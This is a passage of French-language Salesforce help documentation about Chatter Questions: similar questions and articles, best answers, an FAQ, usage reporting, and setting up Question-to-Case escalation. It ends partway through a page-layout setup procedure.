Offrez aux modérateurs la possibilité de créer des requêtes à partir de questions en ajoutant l'action Escalader en requête aux pages Questions Chatter. Cette action est automatiquement créée lors de l'activation de Question vers requête dans votre organisation.

### Confirmation de l'accès à l'action Escalader en requête

Votre organisation Salesforce utilise-t-elle plusieurs types d'enregistrement pour les requêtes ? Assurez-vous que les profils qui nécessitent Question vers requête ont accès au type d'enregistrement associé à l'action Escalader en requête. Si votre organisation n'a qu'un seul type d'enregistrement pour les requêtes, ignorez ce processus.

### Personnalisation de la présentation de l'action Escalader vers requête

Sélectionnez les champs qui sont affichés dans l'action Escalader en requête, ainsi que l'ordre d'affichage, en fonction des informations que vous devez suivre pour chaque requête.

### Attribution automatique de requêtes à une file d'attente à partir de questions

Les règles d'attribution de requêtes ne sont pas prises en charge dans Question vers requête. Par conséquent, les requêtes créées à partir de questions sont attribuées par défaut au modérateur qui escalade la question. Vous pouvez écrire une règle de workflow ou un processus qui ajoute automatiquement les questions créées à partir de requêtes à une file d'attente dans laquelle les agents peuvent se les approprier.

### Création automatique de requêtes à partir des questions non résolues dans Chatter

À mesure que votre communauté ou votre organisation se développe, assurez-vous que les utilisateurs obtiennent rapidement des réponses à leurs questions. Question vers requête permet aux modérateurs d'escalader des questions non résolues en requêtes dans le fil. Vous pouvez toutefois accroître l'efficacité de votre processus de résolution des requêtes en configurant des processus, semblables à des règles de workflow, dans Lightning Process Builder. Configurez un processus qui crée automatiquement une requête à partir de questions qui remplissent des critères spécifiques.

### Création d'une requête à partir d'une question dans Chatter

Si une question dans Chatter n'est pas résolue, les modérateurs peuvent créer une requête à partir de cette question. La fonctionnalité Question vers requête doit être activée dans votre organisation ou communauté.

## Questions Chatter

Développez votre communauté en libre-service en favorisant l'engagement interne et externe dans la communauté à l'aide de questions dans Chatter.


Chatter Questions permet aux utilisateurs de poser des questions dans leur fil Chatter, dans des groupes et dans des enregistrements en sélectionnant **Question** dans le menu déroulant des actions de l'éditeur Chatter. Lorsqu'une question a été posée, les modérateurs et la personne qui a posé la question peuvent sélectionner la meilleure réponse. La meilleure réponse est mise en évidence dans le fil, ce qui permet aux utilisateurs d'accéder rapidement et aisément à des informations pertinentes.

Les utilisateurs peuvent organiser les informations par le titre de la question et des détails relatifs à la question. Ils peuvent poser la question à leurs suiveurs, à un groupe ou à une personne spécifique, comme dans les autres éléments de fil Chatter.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Developer** Edition, **Performance** Edition, **Enterprise** Edition et **Unlimited** Edition




Pour activer les questions Chatter dans votre organisation, ajoutez l'action Question à la présentation d'éditeur globale. Si votre organisation a été créée après la version Summer '14, l'action Question est automatiquement ajoutée. Nous recommandons toutefois de la faire glisser vers la gauche pour augmenter sa visibilité. Si vous utilisez une présentation d'éditeur personnalisée dans des groupes ou des enregistrements, assurez-vous que l'action Question est également ajoutée à ces présentations.

Chatter Desktop ne prend en charge Questions Chatter.

CONSULTER ÉGALEMENT :

- Sélection d'une meilleure réponse à une question dans Chatter
- Suivi de l'utilisation des questions Chatter dans votre organisation ou vos communautés Salesforce
- FAQ Questions Chatter

## Affichage de questions et d'articles similaires dans Chatter

Lorsque les utilisateurs posent des questions, Questions Chatter favorise la réduction des contenus dupliqués dans Salesforce, et dans toutes les communautés qui utilisent Chatter, en présentant les questions similaires et des articles Salesforce Knowledge pertinents pendant la saisie de l'utilisateur.

**Remarque:**

- Les communautés dotées de Chatter sont celles qui ont été créées avec Salesforce Tabs + Visualforce.
- Les fonctionnalités de recherche des questions similaires et des articles similaires sont également disponibles dans les communautés créées sur le modèle Customer Service (Napili). Pour plus d'informations, reportez-vous à Affichage de questions et d'articles similaires dans la recherche du modèle Customer Service (Napili)
- Les Questions similaires et les Articles similaires ne sont pas disponibles dans Salesforce1 ni dans les navigateurs mobiles.

**Éditions**

Disponible avec : Salesforce Classic

Questions Chatter est disponible avec : **Group** Edition, **Professional** Edition, **Developer** Edition, **Performance** Edition, **Enterprise** Edition et **Unlimited** Edition

Lorsqu'un utilisateur saisit une question dans Chatter, les questions similaires sont automatiquement affichées dans une liste déroulante sous le champ de titre de la question. Pour afficher les articles Knowledge pertinents avec des questions similaires, activez les articles similaires :

- **1 :** les icônes de livre et de point d'exclamation indiquent si le résultat de la recherche est un article ou une question.
- **2 :** les résultats de question affichent le titre de la question, le nombre de réponses et un indicateur vert avec le texte `Répondu` si une meilleure réponse a été sélectionnée.

Les utilisateurs peuvent afficher jusqu'à 10 résultats dans la liste déroulante, les questions étant placées avant les articles. Salesforce affiche un nombre égal de questions et d'articles, mais si le nombre de résultats d'un type ne suffit pas, des résultats supplémentaires sont affichés dans l'autre type. Si aucun titre de question ou d'article ne correspond au texte saisi par l'utilisateur, la liste déroulante n'est pas affichée.

Les résultats de la liste déroulante sont basés sur la concordance entre le **titre** de la question ou de l'article et le texte saisi par l'utilisateur. La recherche prend en compte les correspondances partielles et les termes non adjacents. Par exemple, les résultats d'une recherche « meilleure planche de surf » peuvent inclure une question ayant pour titre « Quelle planche de surf est la meilleure vente dans cette gamme ? », et les résultats d'une recherche « surf » peuvent inclure un article ayant pour titre « Choix des surfeurs ».

Si l'utilisateur souhaite effectuer une recherche plus approfondie qui analyse également les descriptions des questions et le texte des articles, il peut appuyer sur la touche Tab ou cliquer hors du champ de titre. Une liste déroulante de résultats séparée est affichée sous l'éditeur de questions.

Si aucun résultat ne répond à sa question, l'utilisateur peut publier sa question en cliquant sur **Poser une question**.

CONSULTER ÉGALEMENT :

Suivi de l'utilisation des questions Chatter dans votre organisation ou vos communautés Salesforce

## Affichage de questions et d'articles similaires dans la recherche du modèle Customer Service (Napili)

Il se peut que utilisateurs issus de la communauté posent des questions semblables les unes aux autres. Les questions Chatter permettent de réduire la duplication des contenus dans les communautés en libre-service créées selon le modèle Customer Service (Napili) en affichant des questions similaires et des articles pertinents de Salesforce Knowledge lorsque l'utilisateur saisit une question dans le champ Recherche.

Éditions

Disponible avec : Salesforce Classic


Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Remarque: Les questions similaires et les articles similaires sont également disponibles dans les organisations Salesforce internes avec Chatter et dans les communautés créées avec Salesforce Tabs + Visualforce. Pour en savoir plus, reportez-vous à Affichage de questions et d'articles similaires dans Chatter

Lorsqu'un utilisateur d'une communauté Customer Service (Napili) saisit une question le champ Rechercher, les questions et les articles Knowledge similaires s'affichent automatiquement dans une liste déroulante sous le champ. La liste déroulante contient deux onglets : **Articles** et **Questions**. Pour exposer également un onglet **Tous** qui affiche les résultats combinés (recommandé), activez les articles similaires.

Par défaut, chaque onglet inclut jusqu'à six résultats. L'onglet **Tous** affiche aussi bien les articles que les questions concordants, avec les articles en premier. Il affiche un nombre égal de questions et d'articles, mais si les résultats d'un type sont insuffisants, plus de résultats sont affichés pour l'autre type afin d'atteindre le nombre maximal. Pour afficher les résultats d'un type particulier, les utilisateurs peuvent cliquer sur les onglets **Articles** et **Questions**. Si une recherche renvoie un seul type de résultat (questions par exemple), les utilisateurs affichent toujours tous les onglets.

Remarque: Pour qu'un utilisateur de communauté puisse afficher les articles similaires, Knowledge doit être activé dans la communauté et l'utilisateur doit y avoir accès.




- **1 :** Les onglets **Articles** et **Questions** permettent aux utilisateurs d'afficher les résultats de chaque type. Les utilisateurs peuvent utiliser les flèches Haut et Bas pour parcourir les résultats dans n'importe quel onglet. Un clic sur une question ou sur un article dans la liste déroulante dirige l'utilisateur directement vers l'élément correspondant.
- **2 :** Les icônes d'info-bulle de texte et de chat indiquent si un résultat de recherche est un article ou une question.
- **3 :** Les questions de la liste affichent le nombre de réponses et une coche verte avec le texte `Meilleure réponse` si une meilleure réponse a été sélectionnée.
- **4 :** Les résultats de recherche de la liste déroulante dépendent de la concordance du titre de la question ou de l'article avec le texte saisi par l'utilisateur. Lorsque l'utilisateur effectue une recherche complète en cliquant sur **Rechercher**, le moteur de recherche analyse également la description des questions et le texte des articles pour trouver des termes concordants.

Vous pouvez personnaliser les paramètres de la recherche en modifiant les propriétés du composant Éditeur de recherche dans le Générateur de communauté. Pour plus d'informations, reportez-vous à Utilisation de modèles pour élaborer des communautés.

CONSULTER ÉGALEMENT :

Activation d'articles similaires pour les questions Chatter

Suivi de l'utilisation des questions Chatter dans votre organisation ou vos communautés Salesforce

Présentation de Question vers requête

## Activation d'articles similaires pour les questions Chatter

Lorsque les utilisateurs posent des questions dans Chatter, des questions similaires apparaissent au fur et à mesure de leur saisie. Si vous souhaitez que des articles pertinents de Salesforce Knowledge apparaissent en plus des questions, activez Articles similaires.

**Remarque:** Chatter et Salesforce Knowledge doivent être activés dans votre organisation.

L'activation des articles similaires active la fonctionnalité dans :

- Votre organisation Salesforce interne
- Vos communautés élaborées avec le modèle Onglets Salesforce + Visualforce ou Customer Service (Napili)

1. Dans Configuration, saisissez *Paramètres de Knowledge* dans la case Recherche rapide, puis sélectionnez **Paramètres de Knowledge**.
2. Sous Paramètres des Questions Chatter, sélectionnez **Afficher les articles pertinents lorsque les utilisateurs posent des questions dans Chatter (s'applique également aux communautés avec Chatter)**.

   **Remarque:** Assurez-vous que l'action Question a été ajoutée aux présentations de page appropriées. Sinon, les utilisateurs ne peuvent pas l'afficher.

Pour en savoir plus sur la façon dont les articles similaires et les questions similaires fonctionnent, reportez-vous à :

- Affichage de questions et d'articles similaires dans Chatter
- Affichage de questions et d'articles similaires dans la recherche du modèle Customer Service (Napili)

Éditions

Disponible avec : Salesforce Classic

Questions Chatter disponible avec : **Personal** Edition, **Group** Edition, **Professional** Edition, **Developer** Edition, **Performance** Edition, **Enterprise** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour activer les articles similaires pour les questions Chatter :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

Affichage de questions et d'articles similaires dans la recherche du modèle Customer Service (Napili)

Présentation de Question vers requête

## Sélection d'une meilleure réponse à une question dans Chatter

L'un des avantages des questions dans Chatter est la possibilité pour vos utilisateurs de sélectionner la meilleure réponse. Lorsqu'une meilleure réponse à une question a été désignée, vos utilisateurs peuvent résoudre rapidement le problème associé en consultant directement cette réponse.

Les modérateurs et la personne qui pose la question peuvent :

- Sélectionner la meilleure réponse à une question
- Retirer le statut de meilleure réponse à une question

Une seule réponse peut-être sélectionnée comme meilleure réponse. Le modérateur peut être un modérateur Chatter, le modérateur de la communauté ou l'administrateur Salesforce. Si un utilisateur n'est pas autorisé à sélectionner la meilleure réponse à une question, il ne peut pas afficher l'option **Sélectionner en tant que meilleur**.

Éditions

Disponible avec : Salesforce Classic

Questions Chatter disponibles avec : **Group** Edition, **Professional** Edition, **Developer** Edition, **Performance** Edition, **Enterprise** Edition et **Unlimited** Edition

La meilleure réponse est indiquée par une coche ( ). Une copie de la meilleure réponse est également affichée en haut de la liste des réponses afin de la mettre en évidence pour les utilisateurs.

CONSULTER ÉGALEMENT :

Affichage de questions et d'articles similaires dans Chatter

## FAQ Questions Chatter

Questions Chatter permet aux utilisateurs de communautés et de Salesforce de poser des questions dans le fil. Examinons quelques questions courantes à propos de la fonctionnalité.

**Pourquoi utiliser Questions Chatter au lieu de poser une question dans une publication de texte Chatter ?**

Poser une question dans Chatter permet de gagner du temps. Les questions et les articles similaires s'affichent pendant la saisie de votre question. Il est possible que la question ait déjà été posée, et fait l'objet de nombreuses réponses ou même d'une meilleure réponse. Questions Chatter exploite les contenus existants dans Chatter.

**Puis-je filtrer le fil Chatter pour afficher uniquement les questions ?**

Oui. En haut de votre fil Chatter, cliquez sur en regard d'**Afficher**, puis sélectionnez **Questions**.

**Puis-je rechercher des questions dans Chatter ?**

Oui. Utilisez le bouton Rechercher dans le fil ( ) en haut de votre fil Chatter. Les questions sont incluses dans les résultats de recherche dans le fil.

**La fonctionnalité Questions Chatter est-elle disponible dans Salesforce1 ?**

Actuellement, Questions Chatter est disponible uniquement dans l'application navigateur mobile Salesforce1.

**Que se passe-t-il lorsqu'une personne pose une question ?**

La question s'affiche dans le fil Chatter pour ses suiveurs, ou la personne ou le groupe auquel la question est destinée. Une notification par e-mail est également envoyée à la personne ou au groupe auquel la question est posée. Lorsqu'un utilisateur pose une question, les autres utilisateurs peuvent y répondre directement dans Chatter.

**Qui peut sélectionner une meilleure réponse à une question ?**

La personne qui a posé la question et les modérateurs peuvent sélectionner la meilleure réponse à une question. Le modérateur peut être un modérateur Chatter ou le modérateur de la communauté. Votre administrateur Salesforce peut également sélectionner la meilleure réponse à une question. Pour des détails, reportez-vous à Sélection d'une meilleure réponse à une question dans Chatter

**Puis-je suivre l'utilisation et l'adoption des questions Chatter dans mon organisation Salesforce ?**

Oui. Pour des détails, reportez-vous à Suivi de l'utilisation des questions Chatter dans votre organisation ou vos communautés Salesforce.

CONSULTER ÉGALEMENT :

Affichage de questions et d'articles similaires dans Chatter

Suivi de l'utilisation des questions Chatter dans votre organisation ou vos communautés Salesforce

## Suivi de l'utilisation des questions Chatter dans votre organisation ou vos communautés Salesforce

Suivez l'utilisation et l'adoption des questions Chatter dans votre organisation ou vos communautés grâce à des rapports et des tableaux de bord prêts à l'emploi.

Les rapports dans les Questions Chatter permettent de répondre aux questions suivantes :

- Quels types de question les utilisateurs posent-ils ?
- Combien de questions ont été posées au cours du dernier mois ?
- Quel est le pourcentage de questions sans réponse ?
- Quelles sont les principales rubriques concernées par les questions des utilisateurs ?
- Quels services posent le plus grand nombre de questions ?

Pour suivre l'utilisation de Questions Chatter dans votre *organisation Salesforce*, téléchargez le package Salesforce Chatter Dashboards depuis AppExchange. Pour obtenir de l'aide aux premiers pas, reportez-vous à Créer des rapports sur Chatter avec le package Dashboards.

Éditions

Disponible avec : Salesforce Classic

Questions Chatter disponibles avec : **Group** Edition, **Professional** Edition, **Developer** Edition, **Performance** Edition, **Enterprise** Edition et **Unlimited** Edition

Pour suivre l'utilisation des questions Chatter dans vos *communautés*, téléchargez le package Salesforce Communities Management (pour les communautés avec Chatter) depuis AppExchange. Pour obtenir de l'aide aux premiers pas, reportez-vous à Créer des rapports sur des communautés avec le package Dashboards et Insights à la page 3705.

CONSULTER ÉGALEMENT :

Création d'une requête à partir d'une question dans Chatter

## Différences entre les fonctionnalités de Q et R dans Salesforce

Salesforce offre diverses fonctionnalités de questions-réponses que vous pouvez mettre en oeuvre dans votre organisation et vos communautés Salesforce. Certaines de ces fonctionnalités utilisent une technique terminologie similaire. Par conséquent, prenez connaissance des différences présentées ci-après.

Salesforce a publié trois fonctionnalités qui permettent aux utilisateurs de poser des questions et de répondre dans un paramètre de forum public. Ces fonctionnalités ont un objectif commun, elles représentent une évolution des fonctionnalités Q&A de Salesforce.

| Fonctionnalité Q&A | Description | Structure | Accès des utilisateurs |
|---|---|---|---|
| **Version 1 : Réponses** | Réponses, publiée dans Winter '11, a été la première fonctionnalité questions-réponses pour les communautés de Salesforce. À compter de la version Summer '13, Réponses n'est plus disponible dans les nouvelles organisations. | Réponses est intégrée à l'objet standard Question. | Les utilisateurs internes accèdent à la fonctionnalité Réponses via l'onglet **Réponses** dans Salesforce. |
| **Version 2 : Réponses Chatter** | Réponses Chatter, publiée avec la version Spring '12, était destiné aux clients qui appréciaient l'expérience de Réponses tout en souhaitant des fonctionnalités supplémentaires.<br><br>Réponses Chatter permet aux sociétés de gérer un site en libre-service prêt à l'emploi dans lequel les utilisateurs peuvent s'entraider en posant et en répondant à des questions, et affiche les questions des utilisateurs dans un fil. À compter de la version Summer '16, Réponses Chatter n'est | Réponses Chatter est intégrée à l'objet standard Question. | Les utilisateurs internes accèdent à Réponses Chatter via l'onglet **Q&A** et les modérateurs peuvent afficher la liste des questions sous l'onglet **Questions**. |

Éditions

Disponible avec : Salesforce Classic

Réponses et Questions Chatter disponibles avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Questions Chatter disponibles avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Fonctionnalité Q&A | Description | Structure | Accès des utilisateurs |
|---|---|---|---|
| | plus disponible dans les nouvelles organisations. | | |
| **Version 3 : Questions Chatter** | Questions Chatter, publiée avec la version Winter '15, représente le développement le plus avancé de la fonctionnalité Q&A de Salesforce. En s'appuyant sur les capacités intégrées de Chatter, elle représente la solution idéale pour les clients qui souhaitent intégrer étroitement la fonctionnalité Q&A à Chatter.<br>Questions Chatter est disponible dans les organisations Salesforce et dans l'application navigateur mobile Salesforce1, ainsi que dans les communautés où la fonctionnalité Questions Chatter est activée. | Questions Chatter est intégrée au modèle de données de Chatter, et utilise les objets Publication dans le fil et Commentaire dans le fil. | Les utilisateurs internes accèdent à Questions Chatter dans Chatter. Ils utilisent l'action Question dans l'éditeur Chatter pour poser une question, et toutes les questions sont visibles dans le fil Chatter. |

CONSULTER ÉGALEMENT :

- Questions Chatter
- Utilisation de l'onglet Q&A de Réponses Chatter
- Présentation des réponses

## Présentation de Question vers requête

Question vers requête permet aux modérateurs de créer des requêtes à partir de questions Chatter, ce qui facilite le suivi et la résolution des problèmes des clients. Question vers requête est disponible dans le site complet de Salesforce et dans l'application navigateur mobile Salesforce1, ainsi que dans les communautés où Questions Chatter est activée.


Lorsqu'un client utilise l'action Question dans Chatter pour poser une question, les questions et les articles Knowledge similaires sont affichés sous l'éditeur Chatter. Si les questions et les articles similaires ne répondent pas au problème, le client publie la question.

Si une question n'est pas résolue, vous pouvez l'escalader en requête. Les utilisateurs qui disposent de l'autorisation « Modérer Chatter » ou « Modérer les fils de communautés » peuvent créer des requêtes à partir de questions directement dans le fil. Vous pouvez également configurer des processus (semblables à des règles de workflow) dans Lightning Process Builder afin de créer automatiquement des requêtes à partir des questions qui remplissent des critères spécifiques. Les requêtes créées à partir de questions sont ajoutées à une file d'attente dans laquelle les agents de support peuvent se les approprier.

Éditions

Disponible avec : Salesforce Classic


Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition





Lorsque la question d'un client est convertie en requête, il reçoit un e-mail avec le numéro et un lien vers la requête. Le client peut afficher la requête via un lien dans la question, à laquelle seul le client a accès, alors que les modérateurs affichent une note dans la question indiquant qu'une requête a été créée.

Remarque: La personne qui a posé la question doit avoir accès aux requêtes pour pouvoir afficher sa requête.

**Indicateur pour le modérateur**





**Indicateur pour le client**




Remarque: Contrairement aux communautés, dans les questions escaladées dans Salesforce, la notification est accessible à tous les utilisateurs, pas seulement aux modérateurs.

Lorsque les agents trouvent une solution, ils peuvent répondre aux questions directement dans la console. Le client affiche la réponse de l'agent dans la question ou dans la vue Mes requêtes. Les agents déterminent si la réponse est visible dans la communauté ou uniquement pour le client qui a posé la question.




Pour commencer, reportez-vous à Configuration de Question vers requête.

CONSULTER ÉGALEMENT :

- Création d'une requête à partir d'une question dans Chatter
- Création automatique de requêtes à partir des questions non résolues dans Chatter

## Configuration de Question vers requête


Ajoutez Question vers requête à votre communauté, à votre organisation Salesforce, ou aux deux.

Question vers requête permet aux modérateurs de créer des requêtes à partir de questions Chatter non résolues, ce qui facilite le suivi et la résolution des problèmes des clients. Les modérateurs peuvent créer des requêtes à partir de questions directement dans le fil, ou configurer des processus (semblables à des règles de workflow) dans Lightning Process Builder afin de créer automatiquement des requêtes à partir des questions qui remplissent des critères spécifiques. Les requêtes créées à partir de questions sont ajoutées à une file d'attente dans laquelle les agents de support peuvent se les approprier.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition



Question vers requête est disponible dans les communautés dans lesquelles la fonctionnalité Questions Chatter est activée.

1. Activation de Question vers requête
   Question vers requête permet aux modérateurs de créer des requêtes à partir de questions dans Chatter afin d'accélérer la résolution des questions de vos clients. Activez Question vers requête dans votre communauté, dans votre organisation Salesforce, ou les deux.
2. Ajout du champ Question de Chatter à la vue Détails de la requête
   Lors de la création d'une requête à partir d'une question dans Chatter, le champ `Question de Chatter`, dans les pages de détail de requête, affiche un lien vers la question d'origine. Ce champ permet aux agents d'accéder rapidement au fil.
3. Ajout de l'action Escalader en requête à la présentation d'élément de fil
   Offrez aux modérateurs la possibilité de créer des requêtes à partir de questions en ajoutant l'action Escalader en requête aux pages Questions Chatter. Cette action est automatiquement créée lors de l'activation de Question vers requête dans votre organisation.
4. Confirmation de l'accès à l'action Escalader en requête
   Votre organisation Salesforce utilise-t-elle plusieurs types d'enregistrement pour les requêtes ? Assurez-vous que les profils qui nécessitent Question vers requête ont accès au type d'enregistrement associé à l'action Escalader en requête. Si votre organisation n'a qu'un seul type d'enregistrement pour les requêtes, ignorez ce processus.
5. Personnalisation de la présentation de l'action Escalader vers requête
   Sélectionnez les champs qui sont affichés dans l'action Escalader en requête, ainsi que l'ordre d'affichage, en fonction des informations que vous devez suivre pour chaque requête.
6. Attribution automatique de requêtes à une file d'attente à partir de questions
   Les règles d'attribution de requêtes ne sont pas prises en charge dans Question vers requête. Par conséquent, les requêtes créées à partir de questions sont attribuées par défaut au modérateur qui escalade la question. Vous pouvez écrire une règle de workflow ou un processus qui ajoute automatiquement les questions créées à partir de requêtes à une file d'attente dans laquelle les agents peuvent se les approprier.
7. Création automatique de requêtes à partir des questions non résolues dans Chatter
   À mesure que votre communauté ou votre organisation se développe, assurez-vous que les utilisateurs obtiennent rapidement des réponses à leurs questions. Question vers requête permet aux modérateurs d'escalader des questions non résolues en requêtes dans le fil. Vous pouvez toutefois accroître l'efficacité de votre processus de résolution des requêtes en configurant des processus, semblables à des règles de workflow, dans Lightning Process Builder. Configurez un processus qui crée automatiquement une requête à partir de questions qui remplissent des critères spécifiques.

CONSULTER ÉGALEMENT :

Activation de Question vers requête

## Activation de Question vers requête

Question vers requête permet aux modérateurs de créer des requêtes à partir de questions dans Chatter afin d'accélérer la résolution des questions de vos clients. Activez Question vers requête dans votre communauté, dans votre organisation Salesforce, ou les deux.

1. Dans Configuration, saisissez *Paramètres de support* dans la case Recherche rapide, puis sélectionnez **Paramètres de support**.
2. Pour activer Question vers requête dans toutes les communautés où la fonctionnalité Questions Chatter est activée, sélectionnez **Activer Question vers requête dans les communautés**.
3. Pour activer Question vers requête dans votre organisation Salesforce, sélectionnez **Activer Question vers requête dans Salesforce**.
4. Cliquez sur **Enregistrer**.

Remarque: Assurez-vous que votre présentation de page de requête est basée sur le fil. La présentation de page de requête basée sur le fil permet aux agents et aux modérateurs d'utiliser l'action Communauté pour répondre aux questions escaladées. Si votre organisation a été créée avant la version Spring '14, il est probable que votre présentation de page de requête ne soit pas basée sur le fil.

CONSULTER ÉGALEMENT :

Ajout du champ Question de Chatter à la vue Détails de la requête

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer la fonction Question vers requête :

- Personnaliser l'application

## Ajout du champ `Question de Chatter` à la vue Détails de la requête

Lors de la création d'une requête à partir d'une question dans Chatter, le champ `Question de Chatter`, dans les pages de détail de requête, affiche un lien vers la question d'origine. Ce champ permet aux agents d'accéder rapidement au fil.

Commencez par utiliser la sécurité au niveau du champ afin de définir les utilisateurs qui peuvent afficher le champ `Question de Chatter` dans les pages de détail de requête.

1. Depuis les paramètres de gestion des objets de requêtes, accédez à Champs.
2. Cliquez sur **Question de Chatter**.
3. Cliquez sur **Définir la sécurité au niveau du champ**.
4. Sélectionnez **Visible** pour tous les profils qui doivent utiliser Question vers requête.
5. Cliquez sur **Enregistrer**.

Une fois le champ visible pour les utilisateurs, vous pouvez l'ajouter à la vue Détails de la requête.

1. Depuis les paramètres de gestion des objets de requêtes, accédez à Présentations de page.
2. Cliquez sur **Modifier** en regard de la présentation de page que vous souhaitez personnaliser.
